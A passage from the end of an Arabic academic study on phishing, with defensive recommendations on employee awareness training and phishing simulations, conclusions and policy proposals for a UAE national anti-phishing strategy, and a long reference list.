أ- الاستعانة بعناصر خارجية للأمن السيبراني لإجراء تحليل عميق للخرق الامني يمكنهم تقديم حلول امنية مناسبة ، واجراء اختبار اختراق لتحديد نقاط الضعف الأمنية

[1] Ravi Das, **The phishing response playbook,** https://resources.infosecinstitute.com/topic/the-phishing-response-playbook/

(ISSN: 2356 - 9492)

ب-التأكد من اتباع نهج دوري لنشر تحديثات البرامج على الخوادم والتأكد أن مستعرضات الويب محدثة واستخدام أحدث برامج مكافحة التجسس والتصيد والبرامج الضارة .

ت-في هجوم التصيد الاحتيالي يتأثر الأفراد أولاً ، ثم البنية التحتية المعلوماتية بعد أن يتم اختراق بيانات تسجيل الدخول من قبل المتصيد .لذلك ، يجب التركيز على وعي الموظف .وهو ما يتطلب الاتي:

- إجراء برامج تدريبية على فترات منتظمة .
- تدريب الموظفين على كشف البريد الإلكتروني المتصيد ، مع إيلاء اهتمام خاص لأسماء المرسل المزيفة ، ومجالات المرسل والأخطاء الإملائية في سطر الموضوع أو محتوى رسالة البريد الإلكتروني .
- تحديد ما إذا كان الارتباط ضارًا أم لا ، من خلال شرح كيفية المرور على الارتباط المعني لتحدي ما إذا كان النطاق يتطابق مع ما يتم عرضه فإذا لم يتطابقوا ، فسيكون الرابط ضارًا .
- إذا تلقوا بريدًا إلكترونيًا أو مرفقًا غير متوقع من شخص معروف ، ان يتم الاتصال به لتحديد ما إذا كان قد أرسله بالفعل أم لا .إذا لم يكن الأمر كذلك ، فيجب أن يتم إعادة توجيه الرسالة لمسئولي أمن المعلومات ؛ وحذفه فورا
- .زرع الثقة في غرائز الموظفين ، وبالإبلاغ عن اي بريد مريب
- كيفية التحقق من صحة أي مواقع الويب ووجود "HTTPS"في شريط العنوان .URL ،
- عدم النقر على أي رسالة ترد لأجهزة العمل .
- يجب ان يقوم موظفي امن المعلومات من وقت لاخر باطلاق رسائل إلكترونية تصيدية لاختبار مدى الوعي لديهم
- اطلب من موظفي امن المعلومات الاطلاع على أحدث تقنيات التصيد الاحتيالي
- يجب تثبيت أشرطة أدوات Ani-phishing على كل الخوادم حيث تقوم هذه الحزم بفحص مواقع الانترنت المستخدمة وتحديد مدى تماثلها مع قواعد بيانات مواقع التصيد المعروفة؟
- تحديث البنية التحتية للشبكة باختبار جدران الحماية وأجهزة اختراق الشبكات وأجهزة التوجيه .
- تحديد الضوابط غير المفيدة واتخاذ خطوات لتصحيحها أو وضع ضوابط جديدة

- تخصيص خط ساخن يمكن للموظفين من خلالة الاتصال المباشر بمسئولي امن المعلومات عند رصد اي بريد تصيدي[1].

الخاتمة

في ختام دراستنا اود ان انوة على ان الدراسات العربية في مجال التصيد الاحتيالي قليلة للغاية وهذا ما دفعني لاجراء هذه ادراسة في محاولة لنقل المعارف والدراسات باللغة الانجليزية الى اللغة العربية للاستفادة منها في تطوير الابحاث في هذا المجال والاطلاع على المبادرات الغربية التي اثرت البحث العلمي في هذه المشكلة التي اصبحت تؤرق وتهدد كافة المعاملات الحكومية والخاصة على المسوى المؤسسي والفردي خاصة في ظل التحول الرقمي مالتسارع وظهور البيئات الافتراضية والمحافظ الرقمية للبت كوين وغيرها من العملات التي تحتاج الى مزيد من الفهم لكيفية التعامل الامن على الانترنت ومن خلال نظم المعلومات حتي نقلل من حجم جرائم التصيد الاحتيالي فتناولت بالدراسة توضيح انماط التصيد الاحتيال حيث ركزت على التحليل اكثر من الوصف.

النتائج والتوصيات

[1] Dinna N. M. N., Leau Y. B., Habeeb S. A. H., and Yanti A. S., Managing Legal, Consumers and Commerce Risks in Phishing, Open Science Index, World Academy of Science, Engineering and Technology, International Journal of Economics and Management Engineering, Vol:1, No:11, 2007, pp:586-588, https://www.researchgate.net/publication/238683028_Managing_Legal_Consumers_and_Commerce_Risks_in_Phishing?enrichId=rgreq-50426eb6e29e99f5b0242bfd1933cd2b-XXX&enrichSource=Y292ZXJQYWdlOzIzODY4MzAyODtBUzo4OTA2MTAxMzk1Mzc0MDhAMTU4OTM0OTQxMjc2OQ%3D%3D&el=1_x_2&_esc=publicationCoverPdf

(ISSN: 2356 - 9492)

اولا: النتائج:

1- تتعدد انماط التصيد الاحتيالي ويعد اخطرها المعتمد على اساليب الهندسة الاجتماعية ويحتاج مكافحة التصيد الاحتيالي الى استراتيجات امنية تضعها المؤسسات تتضمن تدريبات على كشف ورصد اساليب التصيد

2- التصيد الاحتيالي محل دراسة علمية متمعقة من العديد من جهات البحث العملي وقد وضعت العديد من البرامج والنماذج للوقاية ورصد وكشف محاولات التصيد الاحتيالي الا ان تدريب ووعي الموظفين يظل العنصر الاهم والاقوي في منظومة الدفاع ضد التصيد الاحتيالي

3- يوجد العديد من التجارب ودراسات الحالة التي اجريت في مجال تدريب الموظفين والمستخدمين للحد من الوقوع ضحية للتصيد الاحتيالي بالاضافة لوجود منظومات لكشف ورصد المتصيدين والتحقيق في وقائع التصيد الاحتيالي وهي مفيدة للغاية في التعرف على انماط التصيد السائدة وايضا رصد الانماط الجديدة

4- افرزت التتطورات التقنية الجديدة كالميتا فيرس والشات جي بي تي انماطا جديدة وبيئات متطورة واكثر تعقيدا للتصيد الاحتيالي وهو ما يوجب على المختصين بامن المعلومات ورجال الامن المختصين رصدها وفهم انماطها واساليبها المعقدة لمكافحتها والحد من التصيد الاحتيالي باستخدامها

5- امارة دبي حددت نموذجا عبر الموقع الالكتروني يتم من خلاله تحديد محاولات التصيد الاحتيالي والابلاغ عنها وتحديد انماطهاوهي خدمة مجانية متاحة على الموقع الالكتروني الخاص بها والمذكور بمتن البحث

ثانيا: التوصيات:

1- ارى ان يتم وضع استراتيجية متكاملة للوقاية من التصد الاحتيالي على مستوى دولة الامارات تشرف عليها هيئة الاتصالات وتكون تدريباتها ملزمة لكافة الجهات الحكومية الاتحادية والقطاع الخاص المتعامل مع مكونات البنية التحتية الحساسة للدولة وان يجتاز الموظفين الذين يتم تعيينهم في وظائف تتعامل مع بيانات الاسخاص والمؤسسات الحساسة عقب اجتياز الدورات المقررة كل بحسب مستواة الوظيفي وحجم الاطلاع على البيانات بما يضمن توافر الوعي لدى الموظفين المتعاملين في البيانات الحساسة وان يتم اختبار مدى الوعي بشكل مفاجيء وغير معلن وفقا لخطة سرية للتيقن من جاهزية المتعاملين مع نظم المعلومات الحساسة للدولة لكشف ورصد التصيد الاحتيالي

2- ان يتم اعداد دراسة متخصصة وتخصيص مجموعة عمل وطنية تستعين بخبرات اجنبية من ذوي الخبرة في مجال امن المعلومات لوضع منظومة متكاملة للامن السيبراني ورصد الانشطة التصيد الاحتيالي وتخصيص وحدة في هيئة الاتصالات الاتحادية يعاونها مسئولين بالمباحث الالكترونية تختص بمكافحة انشطة التصيد الاحتيالي واعداد الدراسات والابحاث في شأن التطورات التي تحدث في انماط التصيد لما لهذه الجريمة من خطورة على الثقة السيبرانية ومن ثم الاقتصاد الرقمي للدولة في ظل التحول الرقمي المتسارع في كافة المجالات وهو ما يتطلب وجود اليات قادرة على ردع الجريمة ولعل اخطرها التصيد الذي يتسبب في تقويض الجهود للنمو الاقتصادي وحماية البيانات السرية والحساسة للمستخدمين والمؤسسات الحكومية والقطاع الخاص.

(ISSN: 2356 - 9492)

قائمة المراجع :

اولا: المواقع الالكترونية:

1- https://www.bing.com/ck/a?!&&p=80631b6a2465c3c4JmltdHM9MTY4ODY4ODAwMCZpZ3VpZD0xYjYxZTJmOS1kYTY0LTZkZjAtMzdlMy1mMWZmZGJiYzZjNjMmaW5zaWQ9NTE2MA&ptn=3&hsh=3&fclid=1b61e2f9-da64-6df0-37e3-f1ffdbbc6c63&u=a1aHR0cHM6Ly93d3cuZnJvbnRpZXJzaW4ub3JnL2FydGljbGVzLzEwLjMzODkvZmNvbXAuMjAyMS41NjMwNjAvZnVsbA&ntb=1
2- https://www.researchgate.net/publication/316722080_A_literature_review_on_phishing_crime_prevention_review_and_investigation_of_gaps?enrichId=rgreq-2222d8dc993e79305d469176a27740ad-XXX&enrichSource=Y292ZXJQYWdlOzMxNjcyMjA4MDtBUzo2MDMzNjY5NjMwNDAyNTZAMTUyMDg2NTMwMjIxNQ%3D%3D&el=1_x_2&_esc=publicationCoverPdf
3- https://newsroom.cisco.com/c/r/newsroom/en/us/a/y2023/m02/security-history-the-evolution-of-phishing.html
4- https://www2.deloitte.com/content/dam/Deloitte/sg/Documents/risk/sea-risk-cyber-101-part10.pdf
5- https://www.graphus.ai/blog/the-difference-between-phishing-spear-phishing-and-social-engineering/
6- https://research.checkpoint.com/2020/the-turkish-rat-distributes-evolved-adwind-in-a-massive-ongoing-phishing-campaign/
7- https://cybilportal.org/publications/asean-cyberthreat-assessment-2021/
8- https://www.europol.europa.eu/cms/sites/default/files/documents/internet_organised_crime_threat_assessment_iocta_2021.pdf
9- https://www.europol.europa.eu/sites/default/files/documents/report_on_phishing_a_law_enforcement_perspective.pdf
10- https://hbr.org/2020/09/boost-your-resistance-to-phishing-attacks
11- https://dyopath.com/wp-content/uploads/2022/04/GuideSheet_AdvancedSecurityServices_PhishingSimulationTraining.pdf
12- https://tdra.gov.ae/ar/Services/phishing-assessment
13- https://www.europol.europa.eu/sites/default/files/documents/report_on_phishing_-_a_law_enforcement_perspective.pdf

14- https://ar.safetydetectives.com/blog/what-is-phishing-ar/
15- https://www.copado.com/devops-hub/blog/12-types-of-social-engineering-attacks-to-look-out-for
16- https://www.pwc.com/us/en/tech-effect/cybersecurity/emerging-scams-and-phishing-risks-in-the-metaverse.html

المراجع الاجنبية:

1- What Is Phishing, EDUCATION GUIDE, Fortinet, 2019, https://www.fortinet.com/content/dam/fortinet/assets/education/eg-guide-on-phishing.pdf
2- Ravi Das, The phishing response playbook, 2018, infosec, https://resources.infosecinstitute.com/topic/the-phishing-response-playbook/
3- Ammar Naser, Mahmoud Jazzar, Derar Eleyan, Amna Eleyan, Social Engineering Attacks: A Phishing Case Simulation, INTERNATIONAL JOURNAL OF SCIENTIFIC & TECHNOLOGY RESEARCH VO`LUME 10, ISSUE 03, MARCH 2021, www.ijstr.org
4- What Is Phishing, education guide, Fortinet, https://www.fortinet.com/content/dam/fortinet/assets/education/eg-guide-on-phishing.pdf
5- M. Jakobsson and S. Myers. Wiley-Inter science, In Phishing and Countermeasures, eds, 2007,
6- Ike Vayansky and Sathish Kumar, Phishing – challenges and solutions, 2018, pp:2-4, https://www.researchgate.net/publication/322823383_Phishing_-_challenges_and_solutions?enrichId=rgreq-767e9f87bbb48d3c1e1f6e697c258175-XXX&enrichSource=Y292ZXJQYWdlOzMyMjgyMzM4MztBUzo2MTQxODM3MjA3MzA2NDdAMTUyMzQ0NDIxODMyMA%3D%3D&el=1_x_2&_esc=publicationCoverPdf
7- Elmer EH Lastdrager, Achieving a consensual definition of phishing based on a systematic review of the literature, 2014 Lastdrager; licensee Springer, http://www.crimesciencejournal.com/content/3/1/9
8- Kaouthar Chetiouia, Birom Bah a , Abderrahim Ouali Alami a, Ayoub Bahnasse b, Overview of Social Engineering Attacks on Social Networks, The second International Workshop of Innovation and Technologies (IWIT 2021) November 1-4, 2021, Leuven, Belgium,

(ISSN: 2356 - 9492)

https://www.researchgate.net/publication/358132130_Overview_of_Social_Engineering_Attacks_on_Social_Networks?enrichId=rgreq-547cd80a603d9313ce2b7713ac4be9d6-XXX&enrichSource=Y292ZXJQYWdlOzM1ODEzMjEzMDtBUzoxMTE2NjI2NTg1OTU2MzUyQDE2NDMyMzU5MzIwNjE%3D&el=1_x_2&_esc=publicationCoverPdf

9- Abeer F. AL-Otaibi and Emad S Alsuwa, a study on social engineering attacks: phishing attack, College of Computers and Information Technology, Taif University, Saudi Arabia, International Journal of Recent Advances in Multidisciplinary Research Vol. 07, Issue 11, November, 2020,

10- Matthew NO Sadiku, Adebowale E Shadare, Sarhan M Musa, Social Engineering: An Introduction, Journal of Scientific and Engineering Research, 2016, 3(3):64-66, https://www.researchgate.net/publication/308315268_Social_Engineering_An_Introducction?enrichId=rgreq-009fbcbda47004f896dc77ba3398904d-XXX&enrichSource=Y292ZXJQYWdlOzMwODMxNTI2ODtBUzo0MDgxNzA4MDQ1OTY3MzZAMTQ3NDMyNjkxMTIwNA%3D%3D&el=1_x_2&_esc=publicationCoverPdf

11- Vanessa Gomes, Joaquim Reis, Bráulio Alturas, Social Engineering and the Dangers of Phishing, Conference Paper · June 2020, https://www.researchgate.net/publication/342965568_Social_Engineering_and_the_Dangers_of_Phishing?enrichId=rgreq-aa5124c4af9c3d845a06cdb8deb60d13-XXX&enrichSource=Y292ZXJQYWdlOzM0Mjk2NTU2ODtBUzoxMTQ3NTk4Njg5ODQxMTUyQDE2NTA2MjAyNTcwMDM%3D&el=1_x_2&_esc=publicationCoverPdf

12- Affan Yasin, Rubia Fatima, Lin Liu , Jianmin Wanga, Raian Ali, Ziqi Wei, Counteracting social engineering attacks, journal of Computer Fraud & Security · October 2021, https://www.researchgate.net/publication/355585293_Counteracting_social_engineering_attacks?enrichId=rgreq-69716957fe9cc46a2e1a3703964f7be1-XXX&enrichSource=Y292ZXJQYWdlOzM1NTU4NTI5MztBUzoxMDgzMTk2OTMwMjkzNzYyQDE2MzUyNjU2ODE4NDY%3D&el=1_x_2&_esc=publicationCoverPdf

13- Ammar Naser, Mahmoud Jazzar, Derar Eleyan, Amna Eleyan, Social Engineering Attacks: A Phishing Case Simulation, INTERNATIONAL JOURNAL OF SCIENTIFIC & TECHNOLOGY RESEARCH VO`LUME 10, ISSUE 03, MARCH 2021, https://www.researchgate.net/publication/350710068_Social_Engineering_Attacks_A_Phishing_Case_Simulation?enrichId=rgreq-6a99e2db5d0d89405c98a75f0ca3992a-

XXX&enrichSource=Y292ZXJQYWdlOzM1MDcxMDA2ODtBUzoxMDEwMDY5Mjk4NzUzNTM2QDE2MTc4MzA2OTUwOTI%3D&el=1_x_2&_esc=publicationCoverPdf

14- Abdul Ali, Social Engineering: Phishing latest and future techniques, Conference Paper · April 2015, https://www.researchgate.net/publication/274194484_Social_Engineering_Phishing_latest_and_future_techniques?enrichId=rgreq-7d1ea0ebb698f8ea52ec3b44cc5a81bc-XXX&enrichSource=Y292ZXJQYWdlOzI3NDE5NDQ4NDtBUzoyMTI0NDQyMjQ5ODcxMzZAMTQyNzY2MjA1ODc5Mw%3D%3D&el=1_x_2&_esc=publicationCoverPdf

15- SOCIAL ENGINEERING HANDBOOK How to Take the Right Action, 2021, https://www.eset.com/fileadmin/ESET/INT/Landing/2021/Project_progress/ESET-Social_engineering_handbook.pdf

16- Ayesha Arshad, Attique Ur Rehman, Sabeen Javaid, Tahir Muhammad Ali, Javed Anjum Sheikh, Muhammad Azeem, A Systematic Literature Review on Phishing and Anti-Phishing Techniques, Pakistan Journal of Engineering and Technology, PakJET Multidisciplinary & Peer Reviewed Volume: 04, Number: 01, Year: 2021, https://arxiv.org/ftp/arxiv/papers/2104/2104.01255.pdf

17- Phishing Simulation Testing, Deliver the Right Training at the Right Time for the Right Person, https://20641927.fs1.hubspotusercontent-na1.net/hubfs/20641927/Solution%20Briefs/Phishing%20Simulation%20%26%20Training.pdf

18- [1] Junaid Ahsenali Chaudhry, Shafique Ahmad Chaudhry, Robert G. Rittenhouse, Phishing Attacks and Defenses, International Journal of Security, and Its Applications ol. 10, No. 1 (2016), http://dx.doi.org/10.14257/ijsia.2016.10.1.23

19- Vaishnavi Bhavsar, Aditya Kadlak, Shabnam Sharma, Study on Phishing Attacks, International Journal of Computer Applications (0975 – 8887), Volume 182 – No. 33, December 2018, https://www.researchgate.net/publication/329716781_Study_on_Phishing_Attacks?enrichId=rgreq-941de64f16f41b7041fcc00ed7ad655d-XXX&enrichSource=Y292ZXJQYWdlOzMyOTcxNjc4MTtBUzo5MDc2NDY0ODgwNDM1MjBAMTU5MzQxMTE5NDY2Nw%3D%3D&el=1_x_2&_esc=publicationCoverPdf

(ISSN: 2356 - 9492)

20- Understanding phishing techniques, December 2019, https://resources.infosecinstitute.com/category/enterprise/phishing/phishing-as-a-risk-damages-from-phishing/reputational-damages/

21- Terry Egharevba, Phishing Attack- A Challenge in Cybersecurity, · January 2022, IEEE, https://www.researchgate.net/publication/357826193_Phishing_Attack-A_Challenge_in_Cybersecurity?enrichId=rgreq-a0085ddb103191f6ad57662d53392715-XXX&enrichSource=Y292ZXJQYWdlOzM1NzgyNjE5MztBUzoxMTEyMDY2MjM2NjUzNTcxQDE2NDIxNDg2NjA0Mjc%3D&el=1_x_2&_esc=publicationCoverPdf

22- Zainab Alkhalil, Chaminda Hewage, Liqaa Nawaf and Imtiaz Khan, Phishing Attacks: A Recent Comprehensive Study and a New Anatomy, Frontiers in Computer Science March 2021, Volume 3, Doi: 10.3389/fcomp.2021.563060, www.frontiersin.org

23- Muhammet Baykara, Zahit Ziya Gürel, Detection of phishing attacks, 2018, pp:2-4, https://www.researchgate.net/publication/324999540_Detection_of_phishing_attacks?enrichId=rgreq-b470bb2fcf352150e80d90a579a5e107-XXX&enrichSource=Y292ZXJQYWdlOzMyNDk5OTU0MDtBUzo2NTY5NDcwMDcyMDk0NzNAMTUzMzYzOTc4MDEzMw%3D%3D&el=1_x_2&_esc=publicationCoverPdf

24- Biju Issac, Raymond Chiong and Seibu Mary Jacob, Analysis of Phishing Attacks and Countermeasures, Conference Paper · January 2006, https://www.researchgate.net/publication/235947501_Analysis_of_Phishing_Attacks_and_Countermeasures?enrichId=rgreq-9276f977873eb470a08aa0b68079de46-XXX&enrichSource=Y292ZXJQYWdlOzIzNTk0NzUwMTtBUzo5OTQxMzgyNTQyNTQyNkAxNDAwNzEzNTExNTQz&el=1_x_2&_esc=publicationCoverPdf

25- Phishing Activity Trends Report, 2nd Quarter 2020, Activity April-June 2020, Published 27 August 2020, https://docs.apwg.org/reports/apwg_trends_report_q2_2020.pdf

26- Hossein Abroshan (&) , Jan Devos, Geert Poels , and Eric Laermans, Phishing Attacks Root Causes, Springer International Publishing AG, part of Springer Nature 2018 N. Cuppens et al. (Eds.): Crisis 2017, LNCS 10694,2018. https://doi.org/10.1007/978-3-319-76687-4_13

27- William Yeoh a, He Huanga, Wang-Sheng Leeb, Fadi Al Jafaria, and Rachel Manssona, Simulated Phishing Attack and Embedded Training Campaign, JOURNAL OF COMPUTER INFORMATION SYSTE, 2021 International Association for Computer

Information Systems, https://www.researchgate.net/publication/354231308_Simulated_Phishing_Attack_and_Embedded_Training_Campaign?enrichId=rgreq-66191ca14d5bae0fcef1f59f615b3b7e-XXX&enrichSource=Y292ZXJQYWdlOzM1NDIzMTMwODtBUzoxMDg2MjEwNjM4Mzg1MTUyQDE2MzU5ODQyMDUwNjM%3D&el=1_x_2&_esc=publicationCoverPdf

28- Internet organized crimes threat assessment, Europol, 2020,

29- Huber, M., Kowalski, S., Nohlberg, M., and Tjoa, S. (2009). "Towards automating social engineering using social networking sites," in 2009 international conference on computational science and engineering, Vancouver, BC, August 29–31, 2009 (IEEE, 117–124. doi:10.1109/CSE.2009.205

30- Zikai Alex Wen, Zhiqiu Lin, Rowena Chen, Erik Andersen, What.Hack: Engaging Anti-Phishing Training Through a Role-playing Phishing Simulation Game, CHI 2019, May 4–9, 2019, Glasgow, Scotland, UK,paper 108, https://www.researchgate.net/publication/332745435_WhatHack_Engaging_Anti-Phishing_Training_Through_a_Role-playing_Phishing_Simulation_Game?enrichId=rgreq-3df63695d15b8b18a2e3c580368f92d0-XXX&enrichSource=Y292ZXJQYWdlOzMzMjc0NTQzNTtBUzo4OTYyMDAyNzg1NDg0ODlAMTU5MDY4MjIwNTQxNQ%3D%3D&el=1_x_2&_esc=publicationCoverPdf

31- Internet Organized Crime Threat Assessment (IOCTA) 2021, European Union Agency for Law Enforcement Cooperation, Publications Office of the European Union, https://ec.europa.eu/eusurvey/runner/eus_strategic_reports

32- Yohann Sillam and Daniel Alima, "The Turkish Rat" Evolved Adwind in a Massive Ongoing Phishing Campaign, February 17, 2020, https://research.checkpoint.com/2020/the-turkish-rat-distributes-evolved-adwind-in-a-massive-ongoing-phishing-campaign/

33- Cyber crime ,covid 19 impact ,INTERPOL report 2020, Lyon Francep:8, file:///C:/Users/Admin/Downloads/COVID-19%20Cybercrime%20Analysis%20Report-%20August%202020.pdf

34- GLOBAL LANDSCAPE ON COVID-19 CYBERTHREAT, Interpol, 2020, p:2, file:///C:/Users/Admin/Downloads/Global%20landscape%20on%20COVID-19%20cyberthreat.pdf

(ISSN: 2356 - 9492)

35- Harjinder Singh Lallie, Lynsay A. Shepherd, Jason R. C. Nurse, Arnau Erola, Gregory Epiphaniou, Carsten Maple, and Xavier Bellekens, Cyber Security in the Age of COVID-19: A Timeline and Analysis of Cyber-Crime and Cyber-Attacks during the Pandemic, 2020, https://penta.ch/solutions/it-risk-solutions/cyber-security-awareness-training/?utm_term=cyber%20awareness&utm_campaign=CTX-DXB-ITRisk&utm_source=bing&utm_medium=ppc&hsa_acc=4309067005&hsa_cam=15523479340&hsa_grp=1185274557785084&hsa_ad=&hsa_src=o&hsa_tgt=kwd-74079863511700:loc-218&hsa_kw=cyber%20awareness&hsa_mt=b&hsa_net=adwords&hsa_ver=3&msclkid=4d3687b2b506177fee2be31e0c34a303

36- ASEAN CYBERSECURITY COOPERATION STRATEGY (2021 – 2025), https://asean.org/wp-content/uploads/2022/02/01-ASEAN-Cybersecurity-Cooperation-Paper-2021-2025_final-23-0122.pdf

37- ASEAN CYBERTHREAT ASSESSMENT 2021, KEY CYBERTHREAT TRENDS OUTLOOK FROM, THE ASEAN CYBERCRIME OPERATIONS DESK, pp:15-18,2021, https://www.interpol.int/en/content/download/16106/file/ASEAN

38- Pandemic profiteering how criminals exploit the COVID-19 crisis, Europol, March 2020, pp:6-8, https://www.europol.europa.eu/publications-events/publications/pandemic-profiteering-how-criminals-exploit-covid-19-crisis

39- Cyber considerations for the Metaverse, KPMG, 2023 https://assets.kpmg.com/content/dam/kpmg/ch/pdf/cyber-considerations-metaverse-ch.pdf

40- Sayak Saha Roy, Krishna Vamsi Naragam, Shirin Nilizadeh, Generating Phishing Attacks using ChatGPT, 2023, pp:1-5, https://arxiv.org/pdf/2305.05133.pdf

41- ChatGPT, The impact of Large Language Models on Law Enforcement, Europol Public Information, 2023, https://www.europol.europa.eu/cms/sites/default/files/documents/Tech%20Watch%20Flash%20-%20The%20Impact%20of%20Large%20Language%20Models%20on%20Law%20Enforcement.pdf

42- THE ESCALATION OF DIGITAL FRAUD: GLOBAL IMPACT OF THE CORONAVIRUS, October 2020, javelin, https://www.sas.com/en/whitepapers/escalation-of-digital-fraud-111830.html

43- Surachai Chatchalermpun, Therdpong Daengsi, improving cybersecurity awareness using phishing attack Simulation, Annual Conference on Computer Science and Engineering Technology (AC2SET) 2020, https://iopscience.iop.org/article/10.1088/1757-899X/1088/1/012015
44- F Rahmad , Y Suryanto , K Ramli, Performance Comparison of Anti-Spam Technology Using Confusion Matrix Classification, IOP Conference Series: Materials Science and Engineering, Materials Science and Engineering 879 (2020) 012076, https://iopscience.iop.org/article/10.1088/1757-899X/879/1/012076
45- Kevin Townsend, Europol on Methodology Behind Successful Spear Phishing Attacks, https://www.securityweek.com/europol-methodology-behind-successful-spear-phishing-attacks/
46- Zikai Alex Wen, Zhiqiu Lin, Rowena Chen, Erik Andersen, What.Hack: Engaging Anti-Phishing Training Through a Role-playing Phishing Simulation Game, CHI 2019, May 4–9, 2019, Glasgow, Scotland, UK, file:///C:/Users/Admin/Downloads/WhatHack_Engaging_Anti-Phishing_Training_Through_a.pdf
47- William Yeoh, He Huang, Wang-Sheng Lee, Fadi Al Jafari & Rachel Mansson, Simulated Phishing Attack and Embedded Training Campaign, journal of Computer Information Systems, 2021, https://doi.org/10.1080/08874417.2021.191994
48- Matthew L. Jensen, Alexandra Durcikova, Ryan T. Wright, Combating Phishing Attacks: A Knowledge Management Approach, Proceedings of the 50th Hawaii International Conference on System Sciences | 2017, pp:4288-2489, http://hdl.handle.net/10125/41681
49- P.Kalaharshaa,b , B. M. Mehtrea, Detecting Phishing Sites - An Overview,2021, pp:2-6, https://arxiv.org/pdf/2103.12739.pdf
50- Alex Faivusovich, FRAUD FIGHTERS MANUAL FOR FINTECH, CRYPTO, AND NEOBANKS, 2023, pp:123-125, https://www.unit21.ai/resources/fraud-fighters-manual
51- Surachai Chatchalermpun1, Therdpong Daengsi, Improving cybersecurity awareness using phishing attack simulation, Annual Conference on Computer Science and Engineering Technology (AC2SET) 2020, pp:1-3, https://iopscience.iop.org/article/10.1088/1757-899X/1088/1/012015

(ISSN: 2356 - 9492)

52- Pratik Patil, Prof. P.R. Devale, A Literature Survey of Phishing Attack Technique, International Journal of Advanced Research in Computer and Communication Engineering, Vol. 5, Issue 4, April 2016, pp:195-197, https://ieeexplore.ieee.org/document/7813778#:~:text=A%20literature%20survey%20on%20social%20engineering%20attacks:%20Phishing,fool%20an%20online%20user%20into%20elicit%20personal%20Information

53- 10 BEST PRACTICES FOR AN EFFECTIVE PHISHING SIMULATION PROGRAM, The Phishing Simulations Playbook, https://cybeready.com/wp-content/uploads/PhishingSimulationsPlaybook.pdf

54- Kathrine, G.J.W., et al. Variants of phishing attacks and their detection techniques. in 2019 3rd International Conference on Trends in Electronics and Informatics (ICOEI). 2019. IEEE, https://ieeexplore.ieee.org/xpl/conhome/8851338/proceeding

55- Abeer F. AL-Otaibi & Emad S Alsuwat, College of Computers and Information Technology, Taif University, Saudi Arabia, study on social engineering attacks: phishing attack, International Journal of Recent Advances in Multidisciplinary Research Vol. 07, Issue 11, pp. 6374-6380, November 2020, https://www.researchgate.net/publication/348606991_A_STUDY_ON_SOCIAL_ENGINEERING_ATTACKS_PHISHING_ATTACK?enrichId=rgreq-798fb7d57b7e01fe244c0ca32af34f29-XXX&enrichSource=Y292ZXJQYWdlOzM0ODYwNjk5MTtBUzo5ODE3NzM5NTM1MzE5MTRAMTYxMTA4NDU1OTMwNQ%3D%3D&el=1_x_2&_esc=publicationCoverPdf

56- Meraj Farheen Ansari, Pawan Kumar Sharma, Bibhu Dash, Prevention of Phishing Attacks Using AI-Based Cybersecurity Awareness Training, ,Vol. 3: Iss. 3, Article 6.,2022, pp:61-63, https://www.interscience.in/ijssan

57- Downs, J., M. Holbrook and L. Cranor. 2006. Decision strategies and susceptibility to phishing. In Proceedings of the Second Symposium on Usable Privacy and Security (Pittsburgh, Pennsylvania, July 12 - 14, 2006). SOUPS '06, vol. 149. ACM Press, New York, NY, 79-90. DOI= http://doi.acm.org/10.1145/1143120.1143131

58- Jakobsson, M., and Myers, S., Eds. Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft. Wiley-Interscience, 2006,pp: https://www.semanticscholar.org/paper/Phishing-and-Countermeasures%3A-Understanding-the-of-Jakobsson-Myers/7a54d9de33e784128248dbf2e72160250d321aa1

59- Steve Sheng, Bryant Magnien, Ponnurangam Kumaraguru, Alessandro Acquisti, Lorrie Faith Cranor, Jason Hong, Elizabeth Nunge , Anti-Phishing Phil: The Design and Evaluation of a Game That Teaches People Not to Fall for Phish, Conference Paper · July 2007, pp:2-5, https://www.researchgate.net/publication/221166422_Anti-Phishing_Phil_The_Design_and_Evaluation_of_a_Game_That_Teaches_People_Not_to_Fall_for_Phish?enrichId=rgreq-99c91b4850edec184f32c9bccdd80bca-XXX&enrichSource=Y292ZXJQYWdlOzIyMTE2NjQyMjtBUzoxMTQzMTI4MTExNTc5NTM3MUAxNjc1MTAyMTA3NzAy&el=1_x_2&_esc=publicationCoverPdf

60- Weiping Wang, Feng Zhang,Xi Luo , Shigeng Zhang, PDRCNN: Precise Phishing Detection with Recurrent Convolutional Neural Networks, Security and Communication Networks, Volume 2019, Article ID 2595794,pp:3-6, https://doi.org/10.1155/2019/2595794

61- Ping Yi,Yuxiang Guan,Futai Zou,Yao Yao,Wei Wang, Ting Zhu, Web Phishing Detection Using a Deep Learning Framework, Research Article, Open Access, Volume 2018,pp:2-3, https://doi.org/10.1155/2018/4678746

62- Rasha Salah El-Din, Paul Cairns & John Clark, Mobile Users' Strategies for Managing Phishing Attacks, Journal of Management and Strategy Vol. 5, No. 2; 2014, pp:75-79, https://www-users.york.ac.uk/~pc530/pubs/Rasha_JMS2014.pdf

63- V. Suganya, A Review on Phishing Attacks and Various Anti Phishing Techniques, International Journal of Computer Applications (0975 – 8887), Volume 139 – No.1, April 2016, pp:20-22, https://www.ijcaonline.org/research/volume139/number1/suganya-2016-ijca-909084.pdf

64- KHOLOUD ALTHOBAITI, ADAM D. G. JENKINS, University of Edinburgh, KAMI VANIEA, A Case Study of Phishing Incident Response in an Educational Organization, Proc. ACM Hum.-Comput. Interact., Vol. 5, No. CSCW2, Article 338. Publication date: October 2021., pp:3-6, https://groups.inf.ed.ac.uk/tulips/papers/althobaiti2021cscw.pdf

65- Ravi Das, The phishing response playbook, https://resources.infosecinstitute.com/topic/the-phishing-response-playbook/

66- Dinna N. M. N., Leau Y. B., Habeeb S. A. H., and Yanti A. S., Managing Legal, Consumers and Commerce Risks in Phishing, Open Science Index, World Academy of Science, Engineering and Technology, International Journal of Economics and

(ISSN: 2356 - 9492)

Management Engineering, Vol:1, No:11, 2007, pp:586-588, https://www.researchgate.net/publication/238683028_Managing_Legal_Consumers_and_Commerce_Risks_in_Phishing?enrichId=rgreq-50426eb6e29e99f5b0242bfd1933cd2b-XXX&enrichSource=Y292ZXJQYWdlOzIzODY4MzAyODtBUzo4OTA2MTAxMzk1Mzc0MDhAMTU4OTM0OTQxMjc2OQ%3D%3D&el=1_x_2&_esc=publicationCoverPdf

67- Mike Moore, Don't open that PDF email attachment - it could well be malware, published April 08, 2021, https://www.techradar.com/news/dont-open-that-pdf-email-attachment-it-could-well-be-malware

